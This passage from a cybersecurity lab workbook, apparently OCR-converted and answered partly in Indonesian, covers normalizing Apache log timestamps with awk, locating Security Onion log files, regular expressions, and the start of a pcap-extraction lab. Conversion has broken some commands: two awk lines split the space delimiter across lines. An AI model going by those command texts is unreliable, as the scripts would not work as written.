- The second and third columns are not used and a "**-**" character is used to represent no value.
- The fourth column contains the timestamp in Unix Epoch time, for example **[1219071600]**.
- The fifth column contains text with details about the event, including URLs and web request parameters. All six entries are HTTP GET messages. Because these messages include spaces, the entire field is enclosed with quotes.
- The sixth column contains the HTTP status code, for example **401**.
- The seventh column contains the size of the response to the client (in bytes), for example **12846**.

Similar to part one, a script will be created to convert the timestamp from Epoch to Human Readable.

a. First, answer the questions below. They are crucial for the construction of the script.

In the context of timestamp conversion, what character would work as a good delimiter character for the Apache log file above?

The space character/ karakter ruang angkasa.

How many columns does the Apache log file above contain?

7

In the Apache log file above, what column contains the Unix Epoch Timestamp?

Kolom 4

b. In the **CyberOps Workstation VM** terminal, a copy of the Apache log file, apache_in_epoch.log, is stored in the /home/analyst/lab.support.files.

c. Use an **awk** script to convert the timestamp field to a human readable format. Notice that the command contains the same script used previously, but with a few adjustments for the timestamp field and file name.

```
[analyst@secOps lab.support.files]$ awk 'BEGIN {FS=OFS="
"}{$4=strftime("%c",$4)} {print}'
/home/analyst/lab.support.files/apache_in_epoch.log
```

Was the script able to properly convert the timestamps? Describe the output.

Tidak. All timestamps sekarang Wed Dec 1969 07:00:00 PM EST

d. Before moving forward, think about the output of the script. Can you guess what caused the incorrect output? Is the script incorrect? What are the relevant differences between the **applicationX_in_epoch.log** and **apache_in_epoch.log**?

Masalahnya adalah tanda kurung siku dalam file kursus. Skrip mengharapkan stempel waktu dalam format Unix Epoch yang tidak menyertakan tanda kurung siku. Karena skrip tidak mengetahui angka berapa yang mewakili karakter "[", skrip mengasumsikan nol dan mengembalikan awal waktu Unix dalam UTC -5.

e. To fix the problem, the square brackets must be removed from the timestamp field before the conversion takes place. Adjust the script by adding two actions before the conversion, as shown below:

```
[analyst@secOps lab.support.files]$ awk 'BEGIN {FS=OFS=" "}
{gsub(/\[|\]/,"",$4)}{print}{$4=strftime("%c",$4)}{print}'
apache_in_epoch.log
```

Notice after specifying space as the delimiter with **{FS=OFS=" "}**, there is a regular expression action to match and replace the square brackets with an empty string, effectively removing the square brackets that appear in the timestamp field. The second action prints the updated line so the conversion action can be performed.

- **gsub() –** This is an internal AWK function used to locate and substitute strings. In the script above, **gsub()** received three comma-separated parameters, described below.
- **/\[|\]/ –** This is a regular expression passed to **gsub()** as the first parameter. The regular expression should be read as '**find "[" OR "]"**'. Below is the breakdown of the expression:
    - The first and last "/" character marks the beginning and end of the search block. Anything between the first "/" and the second "/" are related to the search. The "\" character is used to escape the following "[". Escaping is necessary because "[" can also be used by an operator in regular expressions. By escaping the "[" with a leading "\", we tell the interpreter that the "]" is part of the content and not an operator. The "|" character is the OR operator. Notice that the "|" is not escaped and will therefore, be seen as an operator. Lastly, the regular expression escapes the closing square bracket with "\]", as done before.

- **""** – This represents no characters, or an empty string. This parameter tells **gsub()** what to replace the "[" and "]" with, when found. By replacing the "[" and "]" with "", **gsub()** effectively removes the "[" and "]" characters.
- **$4** – This tells **gsub()** to work only on the fourth column of the current line, the timestamp column.

Note: Regular expression interpretation is a SECOPS exam topic. Regular expressions are covered in more detail in another lab in this chapter. However, you may wish to search the Internet for tutorials.

f. In a CyberOps Workstation VM terminal, execute the adjusted script, as follows:

```
[analyst@secOps lab.support.files]$ awk 'BEGIN {FS=OFS="
"}{gsub(/\[|\]/,"",$4)}{print}{$4=strftime("%c",$4)}{print}'
apache_in_epoch.log
```

Was the script able to properly convert the timestamps this time? Describe the output.

Ya, output sekarang menampilkan dua baris untuk setiap entri log. Baris pertama menampilkan stempel waktu dalam format Unix Epoch dan baris kedua adalah entri log yang sama dengan stempel waktu yang ditampilkan menggunakan format yang dapat dibaca oleh manusia.

Part 6: Log File Preparation in Security Onion

Because log file normalization is important, log analysis tools often include log normalization features. Tools that do not include such features often rely on plugins for log normalization and preparation. The goal of these plugins is to allow log analysis tools to normalize and prepare the received log files for tool consumption.

The Security Onion appliance relies on a number of tools to provide log analysis services. **ELSA**, **Bro**, **Snort** and **SGUIL** are arguably the most used tools.

ELSA (Enterprise Log Search and Archive) is a solution to achieve the following:

- Normalize, store, and index logs at unlimited volumes and rates.
- Provide a simple and clean search interface and API.
- Provide an infrastructure for alerting, reporting and sharing logs.
- Control user actions with local or LDAP/AD-based permissions.
- Plugin system for taking actions with logs.
- Exist as a completely free and open-source project.

Bro is a framework designed to analyze network traffic and generate event logs based on it. Upon network traffic analysis, Bro creates logs describing events such as the following:

- TCP/UDP/ICMP network connections
- DNS activity
- FTP activity
- HTTPS requests and replies
- SSL/TLS handshakes

Snort and SGUIL

Snort is an IDS that relies on pre-defined rules to flag potentially harmful traffic. Snort looks into all portions of network packets (headers and payload), looking for patterns defined in its rules. When found, Snort takes the action defined in the same rule.

SGUIL provides a graphical interface for Snort logs and alerts, allowing a security analyst to pivot from SGUIL into other tools for more information. For example, if a potentially malicious packet is sent to the organization

web server and Snort raised an alert about it, SGUIL will list that alert. The analyst can then right-click that alert to search the ELSA or Bro databases for a better understanding of the event.


Note: The directory listing maybe different than the sample output shown below.

Step 1: Switch to Security Onion.


Launch the **Security Onion VM** from VirtualBox's Dashboard (username: **analyst** / password: **cyberops**). The **CyberOps Workstation VM** can be closed to free up memory in the host computer for this part of the lab

Step 2: ELSA Logs

a. Open a terminal window in the Security Onion VM. You can access to the applications menu is shown in the following screenshot:



b. You can also right-click the **Desktop** > **Open Terminal Here**, as show in the following screenshot:



c. ELSA logs can be found under the **/nsm/elsa/data/elsa/log/** directory. Change the directory using the following command:

```
analyst@SecOnion:~/Desktop$ cd /nsm/elsa/data/elsa/log
analyst@SecOnion:/nsm/elsa/data/elsa/log$
```

d. Use the **ls –l** command to list the files:

```
analyst@SecOnion:/nsm/elsa/data/elsa/log$ ls -l
total 99112
total 169528
-rw-rw---- 1 www-data sphinxsearch 56629174 Aug 18 14:15 node.log
-rw-rw---- 1 www-data sphinxsearch  6547557 Aug  3 07:34 node.log.1.gz
-rw-rw---- 1 www-data sphinxsearch  7014600 Jul 17 07:34 node.log.2.gz
-rw-rw---- 1 www-data sphinxsearch  6102122 Jul 13 07:34 node.log.3.gz
-rw-rw---- 1 www-data sphinxsearch  4655874 Jul  8 07:35 node.log.4.gz
-rw-rw---- 1 www-data sphinxsearch  6523029 Aug 18 14:15 query.log
-rw-rw---- 1 www-data sphinxsearch 53479942 Aug 18 14:15 searchd.log
```

```
-rw-rw---- 1 www-data sphinxsearch 32613665 Aug 18 14:15 web.log
analyst@SecOnion:/nsm/elsa/data/elsa/log$
```

Step 3: Bro Logs in Security Onion

a. Bro logs are stored at **/nsm/bro/logs/**. As usual with Linux systems, log files are rotated based on the date, renamed and stored on the disk. The current log files can be found under the **current** directory. From the terminal window, change directory using the following command.

```
analyst@SecOnion:/nsm/elsa/data/elsa/log$ cd /nsm/bro/logs/current
analyst@SecOnion:/nsm/logs/current$
```

b. Use the **ls -l** command to see all the log files generated by Bro:

```
analyst@SecOnion:/nsm/bro/logs/current$ ls -l
total 100
-rw-rw-r-- 1 sguil sguil   368 Aug 18 14:02 capture_loss.log
-rw-rw-r-- 1 sguil sguil 46031 Aug 18 14:16 communication.log
-rw-rw-r-- 1 sguil sguil  2133 Aug 18 14:03 conn.log
-rw-rw-r-- 1 sguil sguil  2028 Aug 18 14:16 stats.log
-rw-rw-r-- 1 sguil sguil    40 Aug 18 14:00 stderr.log
-rw-rw-r-- 1 sguil sguil   188 Aug 18 13:46 stdout.log
analyst@SecOnion:/nsm/bro/logs/current$
```

Step 4: Snort Logs

a. Snort logs can be found at **/nsm/sensor_data/**. Change directory as follows.

```
analyst@SecOnion:/nsm/bro/logs/current$ cd /nsm/sensor_data
analyst@SecOnion:/nsm/sensor_data$
```

b. Use the ls -l command to see all the log files generated by Snort.

```
analyst@SecOnion:/nsm/sensor_data$ ls -l
total 16
drwxrwxr-x 7 sguil sguil 4096 Jun 19 23:16 seconion-eth0
drwxrwxr-x 7 sguil sguil 4096 Jun 19 23:16 seconion-eth1
drwxrwxr-x 7 sguil sguil 4096 Jun 19 23:16 seconion-eth2
drwxrwxr-x 5 sguil sguil 4096 Jun 19 23:08 seconion-eth3
analyst@SecOnion:/nsm/sensor_data$
```

c. Notice that Security Onion separates files based on the interface. Because the **Security Onion VM** image has four interfaces, four directories are kept. Use the **ls –l seconion-eth0** command to see the files generated by the ethernet 0 interface.

```
analyst@SecOnion:/nsm/sensor_data$ ls -l seconion-eth0/
total 52
drwxrwxr-x  2 sguil sguil  4096 Jun 19 23:09 argus
drwxrwxr-x 10 sguil sguil  4096 Jul  7 12:09 dailylogs
drwxrwxr-x  2 sguil sguil  4096 Jun 19 23:08 portscans
drwxrwxr-x  2 sguil sguil  4096 Jun 19 23:08 sancp
drwxr-xr-x  2 sguil sguil  4096 Jul  7 12:12 snort-1
-rw-r--r--  1 sguil sguil 27566 Jul  7 12:12 snort-1.stats
-rw-r--r--  1 root  root      0 Jun 19 23:08 snort.stats
analyst@SecOnion:/nsm/sensor_data$
```

Step 5: Various Logs

a. While the **/nsm/** directory stores some logs files, more specific log files can be found under **/var/log/nsm/**. Change directory and use the **ls -l** command to see all the log files in the directory.

```
analyst@SecOnion:/nsm/sensor_data$ cd /var/log/nsm/
analyst@SecOnion:/var/log/nsm$ ls -l
total 8364
-rw-r--r-- 1 sguil sguil              4 Aug 18 14:56 eth0-packets.log
-rw-r--r-- 1 sguil sguil              4 Aug 18 14:56 eth1-packets.log
-rw-r--r-- 1 sguil sguil              4 Aug 18 14:56 eth2-packets.log
-rw-r--r-- 1 sguil sguil            182 Aug 18 13:46 ossec_agent.log
-rw-r--r-- 1 sguil sguil            202 Jul 11 12:02 ossec_agent.log.20170711120202
-rw-r--r-- 1 sguil sguil            202 Jul 13 12:02 ossec_agent.log.20170713120201
-rw-r--r-- 1 sguil sguil            202 Jul 14 12:02 ossec_agent.log.20170714120201
-rw-r--r-- 1 sguil sguil            202 Jul 15 12:02 ossec_agent.log.20170715120202
-rw-r--r-- 1 sguil sguil            249 Jul 16 12:02 ossec_agent.log.20170716120201
-rw-r--r-- 1 sguil sguil            202 Jul 17 12:02 ossec_agent.log.20170717120202
-rw-r--r-- 1 sguil sguil            202 Jul 28 12:02 ossec_agent.log.20170728120202
-rw-r--r-- 1 sguil sguil            202 Aug  2 12:02 ossec_agent.log.20170802120201
-rw-r--r-- 1 sguil sguil            202 Aug  3 12:02 ossec_agent.log.20170803120202
-rw-r--r-- 1 sguil sguil            202 Aug  4 12:02 ossec_agent.log.20170804120201
-rw-r--r-- 1 sguil sguil          42002 Aug  4 07:33 pulledpork.log
drwxr-xr-x 2 sguil sguil           4096 Aug 18 13:46 seconion-eth0
drwxr-xr-x 2 sguil sguil           4096 Aug 18 13:47 seconion-eth1
drwxr-xr-x 2 sguil sguil           4096 Aug 18 13:47 seconion-eth2
drwxr-xr-x 2 sguil sguil           4096 Jun 19 23:08 securityonion
-rw-r--r-- 1 sguil sguil           1647 Jun 19 23:09 securityonion-elsa-config.log
-rw-r--r-- 1 sguil sguil        7708106 Aug 18 14:56 sensor-clean.log
-rw-r--r-- 1 sguil sguil           1603 Aug  4 00:00 sensor-newday-argus.log
-rw-r--r-- 1 sguil sguil           1603 Aug  4 00:00 sensor-newday-http-agent.log
-rw-r--r-- 1 sguil sguil           8875 Aug  4 00:00 sensor-newday-pcap.log
-rw-r--r-- 1 sguil sguil          53163 Aug  4 05:01 sguil-db-purge.log
-rw-r--r-- 1 sguil sguil         369738 Aug  4 07:33 sid_changes.log
-rw-r--r-- 1 sguil sguil          22598 Aug  8 01:35 so-bro-cron.log
drwxrwxr-x 2 sguil securityonion   4096 Jun 19 23:09 so-elsa
-rw------- 1 sguil sguil           7535 Jun 19 23:09 sosetup.log
-rw-r--r-- 1 sguil sguil          14046 Jun 19 23:09 sosetup_salt_call.log
-rw-r--r-- 1 sguil sguil          63208 Jun 19 23:09 sphinx_initialization.log
-rw-r--r-- 1 sguil sguil             81 Aug 18 14:55 squert-ip2c-5min.log
-rw-r--r-- 1 sguil sguil           1079 Jul 16 06:26 squert-ip2c.log
-rw-r--r-- 1 sguil sguil         125964 Aug 18 14:54 watchdog.log
analyst@SecOnion:/var/log/nsm$
```

Notice that the directory shown above also contains logs used by secondary tools such as **OSSEC**, **Pulledpork, Sphinx**, and **Squert**.

b. Take some time to Google these secondary tools and answer the questions below:

For each one of the tools listed above, describe the function, importance, and placement in the security analyst workflow.

Pulledpork adalah sistem pengelolaan aturan Snort. Ini memfasilitasi pembaruan aturan Snort. Aturan Snort yang sudah ketinggalan zaman membuat seluruh sistem menjadi tidak berguna.

OSSEC adalah sistem yang digunakan untuk menormalkan dan memusatkan log sistem lokal. Ketika digunakan di seluruh organisasi, OSSEC memungkinkan seorang analis untuk memiliki gambaran yang jelas tentang apa yang terjadi di dalam sistem.

Squert adalah alat visual yang mencoba memberikan konteks tambahan pada peristiwa melalui penggunaan metadata, representasi deret waktu, dan kumpulan hasil yang dibobot dan dikelompokkan secara logis.

Elasticsearch adalah mesin pencarian dan analisis terdistribusi. Data disimpan secara terpusat untuk menyediakan pencarian yang cepat dan memungkinkan penyesuaian yang baik.

Logstash mengumpulkan data dari berbagai sumber dan memasukkan data tersebut ke dalam ElasticSearch.

Kibana adalah visualisasi data untuk tumpukan ELK untuk memberikan wawasan cepat ke dalam data.

Part 7: Reflection

Log normalization is important and depends on the deployed environment.

Popular tools include their own normalization features, but log normalization can also be done manually.

When manually normalizing and preparing log files, double-check scripts to ensure the desired result is achieved. A poorly written normalization script may modify the data, directly impacting the analyst's work.

Lab – Regular Expression Tutorial

Objectives

In this lab, you will learn how to use regular expressions to search for desired strings of information.

Background / Scenario

A regular expression (regex) is a pattern of symbols that describes data to be matched in a query or other operation. Regular expressions are constructed similarly to arithmetic expressions, by using various operators to combine smaller expressions. There are two major standards of regular expression, POSIX and Perl.

In this lab, you will use an online tutorial to explore regular expressions. You will also describe the information that matches given regular expressions.

Required Resources

- CyberOps Workstation VM
- Internet connection

Step 1: Complete the regexone.com tutorial.

a. Open a web browser and navigate to https://regexone.com/ from your host computer. Regex One is a tutorial that provides you with lessons to learn about regular expression patterns.

b. After you have finished with the tutorial, record the function of some of the metacharacters that are used in regular expressions.

Metacharacters	Description
$	**Mencocokan posisi akhir dalams string**
*	**Mencocokan nol kali atau lebih untuk item sebelumnya**
.	**Setiap karakter Tunggal**
[ ]	**Setiap karakter Tunggal dalam daftar**
\.	**Titik**
\d	**Semua karakter digit**
\D	**Semua karakter non-digit**
^	**Mencocokan posisi awal dalam string**
{m}	**Mencocokan m jumlah pengulangan**
{n,m}	**Setidaknya n jumlah pengulangan, tetapi tidak lebih dari m kali**
abc|123	**Mencocokan string yang cocok dengan salah satu ekspresi: 123,abc**

Step 2: Describe the provided regular expression pattern.

Regex pattern	Description
^83	**Semua string yang dimulai dengan angka 83**
[A-Z]{2,4}	**String apa pun yang mengandung 2 hingga 4 huruf kapital secara berurutan**
2015	**String apa pun yang mengandung angka 2015**
05:22:2[0-9]	**String apa pun yang mengandung 05:22:20 hingga 05:22:29**
\.com	**String apa pun yang mengandung .com**
complete|GET	**String apa pun yang sesuai dengan complete atau GET**
0{4}	**String apa pun yang berisi 4 angka nol secara berurutan**

Step 3: Verify your answers.

In this step, you will verify your answers in the previous step using a text file stored in the **CyberOps Workstation VM**.

a. Launch and log in to the **CyberOps Workstation VM** (username: **analyst** / password: **cyberops**).


b. Open a terminal and navigate to the following folder:

```
[analyst@secOps ~]$ cd lab.support.files/
```

c. Use the **less** command to open the **logstash-tutorial.log** file.

```
[analyst@secOps lab.support.files]$ less logstash-tutorial.log
```

d. At the bottom of the screen, you will see **logstash-tutorial.log:** highlighted. This is the cursor at which you will enter the regular expression. Precede the regular expression with a forward slash (*/*). For example, the first pattern in the above table is ^83. Enter ***/^83***.



The matching text from the log file is highlighted. Use the scroll wheel on the mouse or use the **j** or **k** keys on your keyboard to locate the highlighted patterns.

e. For the next expression, enter **/[A-Z]{2,4}** at the colon (**:**) prompt.

Note: The colon is replaced by / as you type the expression.

f. Enter the rest of the regular expressions from the table in Step 2. Make sure all the expressions are preceded with a forward slash (**/**). Continue until you have verified your answers. Press **q** to exit the logstash-tutorial.log file.

g. Close the terminal and shut down the VM.

Lab – Extract an Executable from a PCAP

Objectives

Part 1: Prepare the Virtual Environment

Part 2: Analyze Pre-Captured Logs and Traffic Captures

Background / Scenario

Looking at logs is very important but it is also important to understand how network transactions happen at the packet level.

In this lab, you will analyze the traffic in a previously captured pcap file and extract an executable from the file.

Required Resources

- CyberOps Workstation VM
- Internet connection

Part 1: Prepare the Virtual Environment

a. Launch Oracle VirtualBox. Right-click CyberOps Workstion > Settings > Network. Besides **Attached To**, select **Bridged Adapter**, if necessary, and click **OK**.

b. Log in to the CyberOps Workstation VM (username: **analyst** / password: **cyberops**), open a terminal, and run the **configure_as_dhcp.sh** script.

```
[analyst@secOps ~]$ sudo ./lab.support.files/scripts/configure_as_dhcp.sh
[sudo] password for analyst:
[analyst@secOps ~]$
```

Part 2: Analyze Pre-Captured Logs and Traffic Captures

In Part 2, you will work with the **nimda.download.pcap** file. Captured in a previous lab, **nimda.download.pcap** contains the packets related to the download of the Nimda malware. Your version of the file, if you created it in the previous lab and did not reimport your CyberOps Workstation VM, is stored in the /home/analyst directory. However, a copy of that file is also stored in the **CyberOps Workstation VM**, under the **/home/analyst/lab.support.files/pcaps** directory so that you can complete this lab regardless of whether you completed the previous lab or not. For consistency of output, the lab will use the stored version in the **pcaps** directory.

While **tcpdump** can be used to analyze captured files, **Wireshark's** graphical interface makes the task much easier. It is also important to note that **tcpdump** and **Wireshark** share the same file format for packet captures; therefore, PCAP files created by one tool can be opened by the other.

